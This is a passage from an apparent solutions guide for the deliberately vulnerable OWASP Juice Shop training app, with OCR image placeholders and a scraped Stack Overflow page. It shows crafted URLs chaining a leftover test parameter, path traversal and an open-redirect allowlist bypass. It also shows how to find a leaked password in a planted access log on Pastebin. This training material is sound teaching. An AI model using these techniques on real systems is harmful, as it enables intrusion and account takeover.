
6. Scrolling only slightly further down, you will notice a code location where a property `t.logoSrc` is passed into some non-descriptive function five times.



7. Scroll up in the source code a few hundred lines until you reach the declaration of the controller (`class Ht` in the following screenshot). There you find the definition of `this.logoSrc = "assets/public/images/JuiceShop_Logo.png"` .
8. In the subsequent `ngOnInit()` function is overwritten with either the `application.logo` value coming out of the `getApplicationConfiguration()` service…
9. …or - if specified - the value of the URL query parameter `testDecal` ! It seems the developers used this for testing the overlay images on the SVG but forgot to remove it before go-live! D'uh!




10. Try the `testDecal` parameter, e.g. by going to http://localhost:3000/#/deluxe-membership?testDecal=test. You will notice that the logos on the boxes are now gone or display a broken image symbol.




11. As the logo references are relative, you cannot simply do e.g. http://localhost:3000/#/deluxe-membership?testDecal=https:%2F%2Fplacecats.com%2Fg%2F400%2F500 as this would result in the application to request the logos from the relative URL `assets/public/images/https://placecats.com/g/400/500` which obviously cannot work.
12. As you are dealing with a relative path, you can try if path traversal works, so you could get to the root of the web server e.g. via http://localhost:3000/#/deluxe-membership?testDecal=..%2F..%2F..%2Ftest. This will indeed result in the image actually being requested as http://localhost:3000/test!


13. It might not seem like it, but this behavior is a huge step forward! If the Juice Shop web server only offered a URL which would be able to *redirect* you to any external location and grab those images…
14. …which *it does* in the form of the http://localhost:3000/redirect endpoint! If you haven't done so yet, you should stop here and Enforce a redirect to a page you are not supposed to redirect to first!
15. Combining that redirect exploit with the forgotten `testDecal` and its susceptibility to path traversal will allow you to craft a URL like http://localhost:3000/#/deluxe-membership?testDecal=..%2F..%2F..%2F..%2Fredirect%3Fto%3Dhttps:%2F%2Fplacecats.com%2Fg%2F400%2F500%3Fx%3Dhttps:%2F%2Fgithub.com%2Fbkimminich%2Fjuice-shop where the most difficult part is to get the URL encoding just right to bypass the redirect allowlist and still get the intended image returned cross-domain.




Dumpster dive the Internet for a leaked password and log in to the original user account it belongs to

1. Visit https://stackoverflow.com/questions/tagged/access-log to find all questions tagged with `access-log` in this popular platform
2. The list of questions should not be excessive and one mentioning a familiar URL path might immediately stand out


stackoverflow
Products
[access-log]
Home
PUBLIC
Stack Overflow
Tags
Users
Jobs
TEAMS
What's this?
Join Private Q&A
Questions tagged [access-log]
Ask Question
A list of all the requests for individual files that people have requested from a Web site. The server access log records all requests processed by the server.
Watch Tag
Ignore Tag
Learn more...
Improve tag info
Top users
Synonyms
182 questions
Newest
Active
Bounties 0
Unanswered
More
Filter
0 votes
0 answers
3 views
Less verbose access logs using expressjs/morgan
I am using https://github.com/expressjs/morgan to log HTTP requests and get log output like 169.228.10.248 - - [27/Jan/2019:11:10:39 +0000] "POST /api/Users/ HTTP/1.1" 400 92 "http://localhost:3000/" ...
apache
logging
access-log
morgan
asked 12 mins ago
bkimminich
221 2 9
0 votes
0 answers
17 views
Log files not showing access to a jpeg, but the access happened
I put a jpeg on a webpage, now I want to see who did access it. I know that at least 40 people must have seen it according to a counter. I looked through /var/www/vhosts with grep jpeg.jpg -r /var/www/...
apache
logging
grep
ubuntu-14.04
access-log
asked Jul 13 at 8:49
Alex
14 4
0 votes
Size limit of Apache2 & Apache Tomcat access logs
We have a use case, where we are polling apache2 continuously. As a result, a huge amount of access logs are getting generated in apache2 and in apache tomcat, around 1GB per day. So it consumes a lot ...



3. Visit https://stackoverflow.com/questions/57061271/less-verbose-access-logs-using-expressjs-morgan to find more unambiguous URL paths from the Juice Shop in it



4. Follow the link to PasteBin that is mentioned below the log file snippet in *"(see https://pastebin.com/4U1V1UjU for more)"*
5. On https://pastebin.com/4U1V1UjU search for `password` to find log entries that might help with the ultimate challenge goal
6. You will find one particularly interesting `GET` request that has been logged as `161.194.17.103 - - [27/Jan/2019:11:18:35 +0000] "GET /rest/user/change-password?current=0Y8rMnww$*9VFYE%C2%A759-!Fg1L6t&6lB&new=sjss22%@%E2%82%AC55jaJasj!.k&repeat=sjss22%@%E2%82%AC55jaJasj!.k8`


```
